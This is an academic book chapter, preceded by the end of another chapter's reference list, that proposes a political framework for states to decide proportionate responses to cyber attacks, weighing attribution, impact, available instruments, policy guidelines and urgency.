- Chen J (2017) Deterrence and its implementation in cyber warfare. In: The proceedings of the 12th international conference on cyber warfare and security, March 2017. Academic Conferences and Publishing International (ACPI) Limited, Reading, UK
- Freedburg S (2013) People, cyber, and dirt: Army and SOCOM's strategic land-power. *Breaking Defense*. <http://breakingdefense.com/2013/10/people-cyber-dirt-army-socom-strategic-landpower>
- Hollis D (2011) Cyberwar case study: Georgia 2008. *Small Wars J* <http://smallwarsjournal.com/blog/journal/docs-temp/639-hollis.pdf>

- ICS-CERT, U.S. Department of Homeland Security (2016) Cyber-attack against Ukrainian critical infrastructure. Alert (IR-ALERT-H-16-056-01). <https://ics-cert.us-cert.gov/alerts/IR-ALERT-H-16-056-01>
- Nye J (2010) Cyber power. Belfer Center for Science and International Affairs, Harvard Kennedy School. <http://belfercenter.hks.harvard.edu/files/cyber-power.pdf>
- RAND Corporation (2016) Asymmetric warfare. <http://www.rand.org/topics/asymmetric-warfare.html>
- Rattray G (2010) An environmental approach to understanding cyberpower. In: Kramer F et al (eds) Cyberpower and national security. National Defense University Press and Potomac Books, Inc., pp 253–274
- Rattray G, Healey J (2010) Categorizing and understanding offensive cyber capabilities and their use. In: Proceedings of a workshop on deterring cyber attacks: informing strategies and developing options for U.S. Policy. The National Academies, pp 77–97
- Richards J (2016) Denial-of-service: the Estonian cyberwar and its implications for U.S. national security. Int Aff Rev. The Elliott School of International Affairs at George Washington University. <http://www.iar-gwu.org/node/65>
- Schaap A (2009) Cyber warfare operations: development and use under international law. Air Force Law Rev 64:121–174
- Stytz M, Banks S (2014) Toward attaining cyber dominance. Strat Stud Q Spring 2014:55–87
- Van Houten V (2010) An overview of the cyber warfare. In: Exploitation and Information Dominance (CWEID) Lab. <http://info.publicintelligence.net/cyberwarfarebrief.pdf>

Developing Political Response Framework to Cyber Hostilities



Jarno Limnell

Abstract The debate on both the impacts of cyber attacks and how to respond to them is active, but precedents are a few. At the same time, cybersecurity issues have been catapulted into the highest of high politics: cyberpolitics. The objective of this chapter is to encourage political decision-makers (and others) to create a framework of proportionate ways to respond to different kinds of cyber hostility. The proportionate response is a complicated, situational political question. This chapter creates a context for the contemporary politics of cyber affairs in the world and determines five variables that policymakers need to consider when evaluating appropriate responses to a cyber attack. As offensive cyber activity becomes more prevalent, policymakers will be challenged to develop proportionate responses to disruptive or destructive attacks. There has already been significant pressure to “do something” in the light of the alleged state-sponsored attacks. Past experience suggests that most policy responses are ad hoc. This chapter comprehensively analyzes how cyber attacks should be treated as a political question and represents a rough framework for policymakers to build on. The chapter presents five variables that policymakers need to consider when evaluating appropriate responses to cyber hostilities. Combining incident impact, policy options, and other variables, the framework outlines the different levers of cyberpolitics that can be applied in response to the escalating levels of cyber incidents. The response framework is also an integral part of the state’s cyber deterrence.

J. Limnell (✉)
Aalto University, Espoo, Finland
e-mail: jarno.limnell@aalto.fi

1 Introduction

1.1 *Official Accusation—How to Respond?*

The US Department of Homeland Security and the Office of the Director of National Intelligence made a major announcement in October 2016. They officially declared that the Russian Government had directed a compromise of the emails of US persons and institutions, including US political organizations,¹ and stated that “these thefts and disclosures are intended to interfere with the US election process” (Homeland Security 2016). The accusation is remarkable in two ways. First, the act itself. The intrusion adds a serious political spin to prior intrusions and is a clear attempt to affect and manipulate US presidential elections by utilizing cyber methods. The hack is also a reminder of how cyber attacks can undermine the conception of sovereignty, create confusion among people, and blur the border between war and peace. Second, the question of attribution. While absolute attribution is a difficult endeavor, in this case, the US Intelligence Community stated that it was confident that the hacks could only have been authorized at the highest levels of the Russian Government. This kind of publicly presented and directly pointed political accusation indicates a high level of certainty of the attribution. However, Russian officials dismissed the attribution as “rubbish” designed to inflame anti-Russian hysteria (Reuters 2016).

The most important—and interesting—question follows the two previous ones. What will be the US response to these hacks? As President Barack Obama has said, cyberspace is “uncharted waters” where “you don’t have the kinds of protocols that have governed military issues, for example, and arms issues, where nations have a lot of experience in trying to negotiate what’s acceptable and what’s not” (White House 2013). Hillary Clinton has made it clear that “the United States will treat cyber attacks just like any other attack” (Blake 2016). Voices in the United States and in the Western world have been urging the US administration to respond and to make it clear to Russia that a cyber attack on the democratic process will be met with an appropriate response. President Obama has confirmed that the US is weighing a “proportional response” and there is a range of responses available (Davis and Harris 2016). What does “proportional response” mean in concrete actions? We do not know. The latest news from the US tells us that the response “will be at the time of our choosing, and under the circumstances that will have the greatest impact” (Sanger 2016). This is a new situation for the American national security establishment and political decision-makers. Whatever the response will be, it will create an important precedent in international politics concerning cyber affairs.

The interference in the US presidential election and the consideration of a proportional response to it is just one example of the chapter’s topic: *Why is it important to create a political response framework to cyber hostilities in today’s world? What*

¹In July 2016, the WikiLeaks website publicized embarrassing emails from the accounts of the Democratic National Committee (DNC). The hackers gained full access to the DNC network used by the election staff, including emails, memos, and research performed for Democrats running for Congress (read more in Siboni and Siman-Tov 2016).

has to be taken into consideration when politically deciding upon a proportional response to a cyber attack? The hacking of the US elections is also a reminder of the urgent need to develop international norms to reduce the possibility of cyber attacks and hostilities in an increasingly digitalized world.

1.2 Theoretical Basis

The security of cyberspace is an integral part of today's security, warfare and politics. Therefore, it is important to understand that cyber attacks and other activities in cyberspace should not be separated into a stand-alone area without any broader political, strategic, and geopolitical context. For example, in the ongoing war in Ukraine,² the cyber component has been a part of war, which is usually understood as the continuation of politics by other means.³

Actions are often divided into five levels: Policies and goals—Strategies—Operations (including campaigns)—Tactics—Tools (e.g., Bejtlich 2015). Actions at all of these levels are important, but security professionals too often concentrate only on tactics and tools in cybersecurity, and almost exclusively from the technological point of view. This chapter approaches cyber affairs primarily from the political point of view, because of the increasing importance of cyber affairs in today's interconnected world and in international politics. For example, NATO has recognized cyberspace as a domain of operations in which it must defend itself as effectively as it does in the air, on land and at sea (NATO 2016). NATO has also created the ability to invoke Article 5 in response to cyber attacks, which is a political decision.⁴

In order to define a framework for political response to cyber attacks, it is necessary to understand what cyber attacks actually are. When considering a response to cyber attacks, it is also important to understand both the limits and possibilities of that response. There are several questions that political decision-makers need to analyze before deciding how they will or will not respond.

Analysis of cyber attacks in recent years demonstrates that governmental responses vary widely (e.g., Van der Meer 2015). There has been significant political pressure to "do something", but past experience illustrates that most policy responses are ad hoc (Feakin 2015). This indicates that (1) response to cyber attacks is, as yet, an exceedingly untested phenomenon, (2) cyber domain is a relatively new arena of conflict, especially to the policymakers, and therefore special attention should be directed toward it, and (3) more research is needed to better understand how nation-states can respond to cyber hostilities and which different instruments could be used.

²For the role of the cyber component in the Russia-Ukraine war, (see Geers 2015).

³This Clausewitzian approach is controversial, but describes how politics and war are intertwined. (see, e.g., Kaldor (2010)).

⁴"A decision as to when a cyber attack would lead to the invocation of Article 5 would be taken by the North Atlantic Council on a case-by-case basis." NATO (2014).

As offensive cyber activity becomes more widespread, *policymakers are challenged to develop proportionate responses to disruptive or destructive attacks*. However, there are several variables that have to be taken into consideration before responding. At the end of this chapter, a rough framework is presented for policymakers to build upon. It presents a kind of end result of the analysis. Combining the impact of cyber attacks, policy options, risks, time, attribution, and proportionality, the framework outlines the different levers of cyberpolitics that can be applied in response to escalating levels of cyber incident.

2 The Importance of Politics in Cyber Affairs

2.1 Testing the Limits

During the past decade, governmental and non-state hackers have become increasingly sophisticated in their attacks on the digital systems that states depend on for essential services, economic prosperity, and security. Such breaches have threatened critical infrastructure, intellectual property, privacy of users' data, important national security information, and government personnel data. Because of the advances in technology and the increasing dependency on cyberspace, the issue of cybersecurity and the need for rules and common approaches to it are becoming an increasingly important issue. At the same time, the concepts of attack, defense, deterrence, international cooperation, and espionage have taken on new meanings. The heightened reliance upon digital infrastructure, and its vulnerability to multiple vectors of cyber attacks, has led to a situation in which governments and non-state actors utilize cyberspace to act out their geopolitical differences and to promote their political objectives. This also means that the value of "non-kinetic warfare" is increasing (e.g., Babcock 2015). Both national and international discussions about cyber attacks, and how to respond to them, are overdue, even if the strategic importance of the digital domain is widely acknowledged. The current "political cyber playbook" is still a slim volume—but it is growing by the day, since the world is moving toward a greater strategic use of cyber-weapons to persuade adversaries to change their behavior.

At the moment, nation-states and non-state actors are testing the boundaries of the "cyber battlefield", and the number and level of sophistication of the visible and invisible cyber activities are increasing. New ways to utilize cyberspace are being developed and are in use. In December 2015, we witnessed the first confirmed cyber attack to take down a power grid, which affected approximately 225,000 civilians in Ukraine (E-ISAC 2016). Cyber capabilities (and the will to use them) are reaching a more advanced level. It seems that we are not sure how to live in this new reality.

The concept of Hybrid Warfare⁵ has been increasingly used among the Western countries during the recent years. Hybrid warfare can be seen as an intelligent or

⁵"Hybrid Warfare" is a controversial concept. (See, e.g., Renz and Smith 2016).

efficient way to wage war, because it seeks to achieve political goals without an extensive use of armed forces and violence. The use of a range of tools such as cyber attacks, economic retaliatory measures, information operations, and limited physical attacks that generate uncertainty in the general population may be enough to achieve political goals. Arguably, hybrid warfare includes all spheres of warfare and combines both conventional and unconventional means of waging war. Hybrid warfare increases “the fog of war” (Rantapelkonen and Kantola 2013), and cyber activities are well suited in this context for five reasons.⁶

First, the adversary is usually difficult to locate. Cyberspace allows for a great deal of anonymity, and attacks can be routed through servers all over the world to mask their origin. Second, cyber capabilities create an operational space in which nations can conduct offensive actions with less political risk. Policymakers are still wrestling with the complicated questions of cybersecurity.

“The open playbook” in responding to cyber activities fits well within the hybrid war concept, especially since conceptual obscurity prevails in “cyber warfare” and “hybrid war”. Third, international law concerning cyber operations is still a gray area (Stinissen 2015). Hybrid warfare seeks to exploit legal thresholds, fault lines, and gaps. Cyber operations generally avoid direct force-on-force engagement and strive to operate in the gray area between peace and war. Fourth, an aspect complicating cyber attacks and their legal evaluation is that cyber operations have often been conducted by non-state actors, whose status and affiliation are not always clear. Political incentive for states to use proxies can be summed up by the concept of “plausible deniability” (Foxall 2016). Fifth, hybrid warfare also raises questions about the role of non-kinetic actions in today’s societies and war. The terms “kinetic” and “non-kinetic” remain inadequately studied in the military literature, although, Sun Tzu had already alluded to the non-kinetic approach as being the pinnacle of the art of war during the 6th century (Sun Tzu 1963). Compared to kinetic methods, the consequences of non-kinetic cyber operations tend to be indirect and, therefore, do not often produce immediately observable effects. Intelligence collection, espionage, and sabotage have become blurred in cyberspace.

2.2 *The Rise of Cyberpolitics*

In recent years, issues related to cyberspace and its uses have vaulted into the highest realm of high politics. Earlier, cyberspace was considered largely a matter of low politics, background conditions, and processes. Today, cybersecurity has become a focal point for conflicting domestic and international interests—and increasingly for the projection of state power (Van Haaster 2016).

There is an increasing importance in understanding cyberspace as a political domain. This is often forgotten or neglected. When considering cyberspace from the nation-state’s point of view, today’s topical cyber questions are very political.

⁶The reader will find a more comprehensive analysis in Limn  l (2015).

As with other domains, the cyber domain should be treated primarily as political. When politics is involved, questions of power are always present. For example, in the context of war, the cyber instrument is, like land, sea, and air power, a means to achieve a political aim or one possibility to increase power (Lewis 2015). The strategic use of cyberspace to pursue political goals and to seek a geostrategic advantage is increasing.

With the creation of cyberspace and our deepening dependence on it, a new arena for the conduct of politics is taking shape. We may be witnessing a new form of politics. This process is described as “cyberization” (Kremer and Müller 2014), which refers to the ongoing penetration of all political fields by different mediums of cyber domain. Therefore, the concept of cyberpolitics (Choucri 2012) is useful at the moment. It emphasizes the importance of politics in cyber affairs. Cyberpolitics refers to the conjunction of two processes: (1) those pertaining to politics surrounding the determination of who gets what, when and how, and (2) those enabled by the use of cyberspace, that is, an arena of digital interaction. As Choucri (2012) notes, all politics, in both the cyber and physical arenas, involves conflict, negotiation and bargaining over the mechanisms, institutional or otherwise, to resolve contentions over the nature of particular sets of core values in authoritative ways. Cyberpolitics has a strong presence when nation-states consider proportional responses to cyber attacks.

Cyberpolitics is being employed across the world—largely by academics interested in analyzing its breadth and scope and the use of cyberspace for political activity. Cyberpolitics is being created at both national and international levels, but cyberpolitics and the cyber domain have created new conditions that do not have clear precedents, even if cyber issues are core issues in nation-states’ foreign and security policy. In the coming years, we will see, through actual cases, what the content of cyberpolitics will really be like. We may then proceed to talking and using the concept of politics, which cyber affairs are an integral part of, without the need to emphasize the concept of cyberpolitics. The cyber domain is no different from the conventional frames of politics.

2.3 *What Constitutes a Cyber Attack?*

Cyber attacks⁷ are increasing in frequency, scale, sophistication, and severity of impact, including their capacity for physical destruction. It is relatively easy to talk about cyber attacks, cyber incidents, or cyber hostilities, but we need to consider them more precisely, since conceptualizations affect the considerations of a proper

⁷Cyber attacks take many forms, like gaining, or attempting to gain, unauthorized access to a computer system or its data; unwanted disruption or denial of service attacks, including the take down of websites; installation of viruses or malicious code (malware) on a computer system; unauthorized use of a computer system for processing or storing data; changes to the characteristics of a computer system’s hardware, firmware or software without the owner’s knowledge, instruction or consent; and inappropriate use of computer systems.

response. There are many definitions of cyber attacks and cyber incidents. One of the most common ones is based on the Tallinn Manual, which offers the definition of a “cyber attack” as “a cyber operation, whether offensive or defensive, that is reasonably expected to cause injury or death to persons or damage or destruction to objects” (Tallinn Manual 2013). This definition is pretty “hard,” requiring a severe impact of the cyber attack and strongly tied to the physical impact. Yet, as also mentioned in the Tallinn Manual, cyber attacks seldom involve the release of direct physical force against the targeted system. However, they can result in great harm to individuals or objects. It is true that the physical impacts of cyber attacks (kinetic cyber⁸) have to be taken into consideration and the physical consequences are often defined as the most severe impacts. For example, in the United States the Presidential Policy Directive PPD-41, which describes a national cyber incident response plan, divides the severity of cyber incidents into six color-coded levels from zero to five (White House 2016). The highest level, the level five (defined as an “emergency level”), will be used in a situation in which cyber attacks cause physical consequences.⁹

“Cyber attack” is a term that is frequently used by media, academics, and governments to describe the gamut of malicious activities in cyberspace. Many definitions can be found, but there is one common feature in all of them: cyber attacks cause harm. Since new methods of malicious cyber activities are being developed and used at an accelerating pace, it makes no sense to create definitions that are too precise and limited. New methods for utilizing cyberspace also blur the understanding of potential redlines, since precedents are often missing. From a wider perspective, the Australian government has defined a cyber attack as a deliberate act through cyberspace to manipulate, disrupt, deny, degrade or destroy computers or networks, or the information resident on them, with the effect of seriously compromising national security, stability or economic prosperity (ACSC 2016). There are also similarities, from the definitional point of view, between a cyber-weapon and a cyber attack. Both of them refer to codes that are used, or designed to be used, with the aim of causing or threatening physical, functional or mental harm to structures, systems or living beings. This broad approach adds mental harm (in the psychological sense) as part of a cyber attack.

A cyber attack, as a concept, must be understood widely in the political context: A cyber attack consists of any deliberate hostile action taken in cyberspace for a political, economic, or national security purpose.

⁸Kinetic Cyber refers to a class of cyber attacks that can cause direct or indirect physical damage, injury, or death solely through the exploitation of vulnerable information systems and processes. (See Applegate 2013).

⁹General definition of a cyber attack in level five: “Poses an imminent threat to the provision of wide-scale critical infrastructure services, national gov’t stability, or to the lives of U.S. persons.” (White House 2016).

2.4 Global Cyber Norms Are Still at an Early Stage

Several indicators suggest that the international law of cybersecurity is in the midst of a crisis (Mačák 2016). It has also often been said that cyber attacks constitute a gray area in today's politics, warfare and international law (e.g., Radziwill 2015). The principles of territoriality, sovereignty, and jurisdictions may have to be reconsidered, since cyberspace is an artificial creation and the laws and principles of the physical world may not be suitable for cyber issues. Therefore, it is necessary to briefly assess what has been announced in some key documents about the role and restrictions of cyber attacks.

In 2015, a group of governmental experts¹⁰ at the United Nations tried to develop some rules in the field of information and telecommunications in the context of international security (United Nations 2016). The report significantly expanded the discussion of cyber norms, rules, and confidence-building measures. The group recommended that states cooperate to prevent harmful cyber practices and should not knowingly allow their territory to be used for internationally wrongful acts using information and communications technologies (ICT). One important recommendation was that a state should not conduct or knowingly support ICT activity that intentionally damages or otherwise impairs the use and operation of critical infrastructure. Even if the report emphasized that “making cyberspace stable and secure can be achieved only through international cooperation” and required states to take appropriate measures to protect their critical infrastructure, it did not give any guidance as to how to respond specifically to state-sponsored cyber attacks. However, the report stated that the indication that cyber activity was launched or otherwise originated from the territory or the ICT infrastructure of a state may be insufficient in itself to attribute the activity to that state (United Nations 2016).

States retain the inherent right to self-defense under Article 51 of the UN Charter when faced with an imminent threat. State behavior should therefore also be in line with the UN Charter in cyberspace,¹¹ but the challenge of attribution and the understanding of the extent to which a cyber attack has caused (or has the potential to cause) damage make things more complicated in reality. The right to self-defense, including the use of force, would apply if a cyber attack reached the level of an “armed attack”. The legal debate on what constitutes an “armed attack in cyberspace” has only just begun. It is conceivable that a harmful cyber hostility that is attributable to a state amounts to a violation of Article 2 (4)¹² of the UN Charter, given its character and effects. This leads to the question of how to evaluate the impact of cyber attacks, especially if they do not cause physical damage.¹³

¹⁰Included representatives from China, US, Russia and other countries.

¹¹NATO has declared that “our policy also recognizes that international law, including international humanitarian law and the UN Charter, applies in cyberspace.” (NATO 2014)

¹²“All members shall refrain in their international relations from the threat or use of force against the territorial integrity or political independence of any state, or in any other manner inconsistent with the purposes of the United Nations.”

¹³Such as death/injury or destruction/damage, which would normally be viewed as an armed attack.

A cyber attack does not necessarily have to cause physical consequences in order to be very serious. Possibly due to the long tradition of physical security, physical destruction is strongly emphasized. It is also easier to observe physical consequences. The old way of thinking is that a “severe cyber attack” has to involve physical destruction—people have to die and physical damage must be detected in critical infrastructure. However, as we become ever more dependent on data and non-kinetic assets, could, for example, the manipulation of health or financial records be treated with the same level of severity as physical consequences (Limn  ll and Saloni  s-Pasternak 2016)? Moreover, is there a difference between banking data and healthcare data being manipulated, as the one can potentially lead to severe economic disruptions and the other in extremis to death? The answer is ambiguous. For example, NATO has stated that a major cyber attack could potentially trigger its mutual defense guarantee or Article 5. Yet it is unclear what “a major cyber attack” means in practice (Limn  ll 2014). It has to be understood that the answer to the question “is a cyber attack an act of war?” is a political decision, not a conclusion.

At the moment, international law is unable to cope with cyberspace-related hostilities (Schmitt 2013). Whether and how states respond to cyber attacks will depend upon the facts of each case, including the extent to which an attack has damaged, or has the potential to damage, vital national interests. The current situation can be seen as the beginning steps toward reducing the chances of destructive cyber attacks against critical infrastructure. The shared (legal) norms of cyberspace are still missing.

3 Five Variables

In determining appropriate responses to a cyber attack, political decision-makers need to consider the following five variables—questions that must be answered before responding.

3.1 Who Did It?

Attributing cyber attacks to their sponsor (which state or non-state actor is behind the particular attack) remains a significant challenge, as it requires effective measures with the ability to identify perpetrators behind the attacks. The reality demonstrates that the problem of attribution is exceedingly complex and not always solvable. Cyberspace allows for a great deal of anonymity, and attacks can be routed through servers all over the world to mask their origin. Misattributing a cyber hostility could cause a response directed to the wrong target. When considering proportionate response, policymakers should understand the level of confidence they have in attributing the attack (Feakin 2015). For instance, if the level of attribution is low, decision-makers will be limited in their choice of response even if the severity of

the attack is high. Governments need to calculate the costs that would incur if they wrongly attributed an attack and consider the potential costs of escalation. The degree of attribution has influence on the action taken.

The ability to attribute an attack to a specific source is important for maintaining credibility and ensuring legitimacy at home and abroad. The challenge is that the sufficient proof of the attribution may be gathered via “secret intelligence data sources” or obtained from “friendly nations,” and the state does not want to reveal these intelligence sources publicly. Releasing at least some proof of attribution is necessary, if the state wants to build international legitimacy for whatever retaliatory actions it takes.

There are many ways of keeping the real source of the attack at arm’s length from forensic discovery, providing plausible deniability to any assailants. Some nations outsource their attacks by essentially renting freelance hackers or encouraging cyber-criminal gangs to carry out cyber hostilities. It is difficult to discern the difference between a military, nation-state, or non-state attack and, especially, the possible connections between them.

Attribution involves many aspects, including technical, legal, and political. It is a multidimensional issue that requires an analysis of multiple sources of information, including forensic analysis, human intelligence reports, signals intelligence, history, and geopolitics. As Rid and Buchanan (2014) argue, attribution is an exercise of minimizing uncertainty on three levels: tactically, attribution is an art as well as a science; operationally, attribution is a nuanced process instead of a black-and-white problem; and strategically, attribution is a function of what is at stake politically. Successful attribution requires a range of skills at all levels, careful management, time, leadership, stress-testing, prudent communication, and recognizing limitations and challenges. Even if attribution capabilities are increasing due to the great interest of security experts in all three levels, the final conclusion of attribution in order to respond is always a political decision. In politics, the decision to respond is likely to be made under pressure, with incomplete evidence, and may attract a high degree of public skepticism.

3.2 What Is the Impact?

Political decision-makers need to understand what the impacts of a cyber attack are. The type and level of response is determined more or less by the extent of its impact. How harmful the attack has been to national security and society, what kind of services are effected and has the attack caused a significant loss of confidence in the country’s reputation—just to name a few questions concerning on the effects of cyber attacks. It can take weeks, if not months or years, for computer forensic experts to accurately and conclusively ascertain the extent of the damage done to the target organization’s computer networks. For example, it took roughly 2 weeks for the Saudi authorities to understand the extent of the damage of the Shamoon incident, which erased data from thirty thousand of Saudi Aramco’s computers (Bronk and Tikk-Ringas 2013).

It may also be a case that companies or governmental organizations find out that they have been hacked months or years after it happened. The assessment of physical impacts is easier to deal with.

If the effects of the cyber attack are not clear, it is hard for decision-makers to decide if the cyber hostility rises to the level of an attack, that is, something that would require a response. There are many examples of cyber-infiltration that fall short of that designation, qualifying rather as nuisance activities or even garden-variety espionage (Stavridis 2016). The challenge in calculating proportionality in the cyber context resides in the speed and covert nature of cyber attacks: it is difficult to establish their magnitude and consequences. The information required to understand the effects can also be hard to get, since, for example, financial institutions and private companies may be reluctant to provide information on the damage suffered because of business confidentiality (Roscini 2014).

3.3 The Question of Instruments

When considering a proportional response to cyber attacks, the decision is always about the options that the state is able to use. It is said that every nation-state can respond using at least four instruments: diplomatic,¹⁴ informational, military, and economic (Thomas 2014). Political decision-makers need to consider the full range of responses at their disposal, from a quiet diplomatic rebuke to a military strike. There is no reason to believe that cyber hostility in any form directly requires a proportionate cyber response. The response does not need to be limited to cyberspace, since nothing bars the state from using other means—although, each of them carries its own political risks. There have even been suggestions from the US Defense Service Board that in case of the biggest possible cyber attacks, the United States should not rule out a nuclear response (Defense Science Board 2013). It is usually argued that kinetic responses should only remain allowable if the attack has clearly intended lethal effects, causes human suffering or loss of life, or directly violates human rights (e.g., Wester 2014). In increasingly digitized societies, this is too narrow an approach, as argued earlier in this chapter. However, at least at the moment, it becomes difficult to justify kinetic military response to a cyber attack that does not cause physical harm in the conventional sense (Lin et al. 2012).

The key issue is to consider which cyber or physical (or other) countermeasures can be used as part of the nation-state’s “response arsenal” and which measures should be used in each case. This is a question of the lever of national power at a state’s disposal and its willingness to use it.

Responses to cyber attacks may be delivered overtly or covertly. If cyber methods are used, the latter can be difficult to develop quickly unless the government already has a prepared capability against a specific target, likely involving prior

¹⁴For example, foreign policy instruments such as diplomatic communication, warnings, and sanctions.

cyber espionage producing an unparalleled understanding of the target's vulnerabilities. A hidden response does little to warn other countries. An overt cyber response can be unappealing, as states may lose the ability to launch similar cyber responses against other targets and will more likely generate a counterresponse. If the response is visible to the public, it should also be accompanied by a narrative of justice, not of revenge. States may also choose to outsource their responses to proxy hacker groups. By doing so, they may limit their control over the response, which may lead into escalatory activity. Therefore, policymakers are likely to concentrate on other levers of power alongside whatever they may choose to do covertly (Feakin 2015).

3.4 Policy Guidelines

Political decision-makers need to take into consideration the current national security and cybersecurity strategies that declare the general policy guidelines of the state concerning the political willingness to act and to leverage power. If the state is a member of international alliances and organizations, their policy guidelines must also be taken into consideration when thinking about the proportionate response. Otherwise the state can be accused of not following the agreed-upon and shared policies. As mentioned before, cyberspace is not immune to the legal norms that require nations to respond to an attack in a proportional fashion.

There is also the possibility that when a cyber attack occurs, political decision-makers overreact. Several cyber experts have estimated that overreaction is very real, and decision-makers should take time to consider escalation carefully before responding. As Libicki (2013) argues, decision-makers have to understand what is at stake, that is, what they hope to gain by responding in a particular way. Cybersecurity professionals can also have an incentive to trumpet the threat of cyber attacks, which, at times, may heighten the risk of overreaction. Even if there is probably a great political pressure after a cyber attack occurred, political prudence is needed. At least at a certain level, restraint should be encouraged. Self-restraint is a relevant concept that would be best to keep in mind to de-escalate the activities, especially if kinetic response is being considered (Valeriano and Maness 2015). In general, deterring escalation requires that the adversary believes that escalation will result in a worse outcome than restraint, which can occasionally be a stronger way to manifest national power.

3.5 How Urgent Is a Response?

Time is a relevant issue to take into consideration in politics. The political pressure to respond especially increases when (1) the impacts of the cyber attack are acknowledged in public and (2) the official accusation of the attacker has been announced. Not responding fast enough could mean the loss of face and political credibility.

Political rivals would probably also exert more pressure toward the idea of “doing something”. Therefore, the low level of certainty in attribution may be used as an excuse to do nothing.

4 Response Framework

Cyber hostilities provide governments with a complex set of decisions to make, from understanding the level of attribution and the severity of the attack to evaluating proportional response while assessing the risks involved in taking certain courses of action. Decision-makers also have to assess their kinetic and non-kinetic instruments that can be used in response—while time is running and political pressure increases. Passivity in the face of cyber attacks will probably encourage opponents to engage in more aggression. Political decision-makers need to be proactive in determining appropriate response options. Developing a framework within which to respond to cyber attacks allows policymakers to quickly consider solutions and counter with options previously analyzed for merit and possible consequences. Identifying an appropriate response in advance could prevent the state from making mistakes that could unintentionally jeopardize political, economic, intelligence, and military interests. Although each response will be case-specific (situation-dependent), a framework will enable policymakers to quickly consider their options.

Figure 1 represents a rough example of the framework¹⁵ that policymakers should build on and provides a model for framing the potential responses to cyber hostility before it occurs. This gives the decision-makers a starting point for making their own assessments on courses of action in a time of crisis. Combining the degree of attribution, incident impact, policy options, risks, security strategies and international law, urgency, and proportionality, it outlines the different levers of cyberpolitics that should be applied in response to escalating levels and severity of cyber attacks. The purpose of the framework, while deliberately simplified, is to illustrate the different aspects that have to be analyzed carefully among political decision-makers when a state is considering a range of options and responses to a cyber attack or makes a decision to do nothing. According to the framework, the more severe the cyber attack is, the stronger the response needs to be. The framework illustrates the impacts and severity of a cyber attack, with website defacement at one end of the scale and loss of life at the opposite end. This is against the level of response, ranging from media statements to military responses. The options to respond can be complemented with different instruments covertly and/or overtly. Across the response spectrum, there will be inherent political and legal risks associated with each decision, and risks increase as the level of the response increases.

As Feakin (2015) argues, policymakers should also clearly understand the costs associated with each response. Each response will have an impact on the state’s diplomatic relations, reputation, power, and military and intelligence operations.

¹⁵Compare Feakin (2015).




Fig. 1 Political response framework

Implications need to be understood before the manner of response is chosen. Assessing options will require input from relevant government agencies, as well as private sector companies, whose operations and businesses could be affected by the response.

The framework should not be interpreted as strict political “redlines” for certain response. There are two sides to consider when possibly setting redlines concerning cyber hostilities. On the one hand, redlines invite adversaries to act below the line, thinking that they have immunity or low political risk in carrying out their cyber operations. Redlines can also push states into a corner so that they have to respond when the line is crossed in order to preserve their credibility. Presumably states do not want to be too precise about potential responses in public. On the other hand, setting some redlines is a strong message of deterrence to the adversaries that makes sure that they know that there will be a response if they cross the line. A certain degree of imprecision may be the best solution politically: to announce that there will be a response, but that details will not be revealed beforehand.¹⁶

5 Conclusion

The role of the cyber domain is increasingly shaping the global security environment and power dynamics between states and other actors. At the same time, cyber capabilities are reaching a more advanced level. We have entered an unstable and suspicious

¹⁶For example, the United States has announced that it will “respond to cyber attacks against U.S. interests at a time, in a manner, and in a place of our choosing, using appropriate instruments of U.S. power and in accordance with applicable law” (Department of Defense 2015).

era, and we have done so without a clear roadmap of tested political fundamentals. States are trying to navigate the bounds of acceptable and proportionate responses when faced with confrontational cyber hostilities. Political understanding and commitment is needed all the more when states are trying to figure out the proportionate way to respond to different kinds of cyber hostilities. In cybersecurity, the focus is too often on technical details without the ability to understand the political context. Ultimately, the decision as to whether a cyber attack is an act of war or something else is a political one, particularly in cases that fall into the gray area between annoyance and actions that attempt to end the existence of a state. Operating in today's "unpredictable hybrid security environment" requires more political expertise and preparation on cyber issues. The significance of cyberpolitics will increase in the coming years. Policymakers are probably forced to reconceptualize "cyberwar" or "cyber conflict" as a form of "hybrid war" that is contested even during what people usually consider peacetime.

Protocols for responding to cyber hostilities are unclear, which should be understood as a lack of power in cyberspace. This chapter introduced a political response framework that provides a starting point for governments and decision-makers to build their country-specific frameworks. Given the likely pressure governments will feel to respond to cyber attacks, policymakers need to develop a response framework of their own before disruptive or destructive cyber hostilities occur. The framework presents the main variables and influencers that have to be taken into consideration when considering a response to a cyber attack. The framework also encourages governments to develop their readiness and capabilities in order to be able to obtain answers to the questions it presents—before making a decision about responding.

The need for establishing boundaries in cyberpolitics is critical, as without them, nations leave their borders and critical systems open to cyber attacks from foreign actors with impunity.

There are plenty of different diplomatic, informational, military, and economic ways to respond, and each state must consider which ways are suitable to them in each situation. One key issue is to consider either physical or cyber response—or both of them together. There is also a possibility for covert response: not to make effects public and no claim of responsibility for the actions. In practice, responses and reactions to cyber attacks will probably involve high levels of secrecy. The perpetrators of cyber attacks may try to keep their responsibility and methods secret. Defenders may also be reluctant to disclose details or even the very existence of cyber attacks, whether to protect secrets about their vulnerabilities and defenses, prevent public panic, avoid political embarrassment, or escape unwanted domestic pressure to take retaliatory actions.

The importance of creating response levels to cyber attacks is twofold: it provides a framework for deterrence against adversaries and it provides a means to recognize and respond to cyber attacks as they occur. As a benefit, it also provides a framework for allied countries to create similar network initiatives, promoting greater international cooperation, which is a necessity in cyberspace.

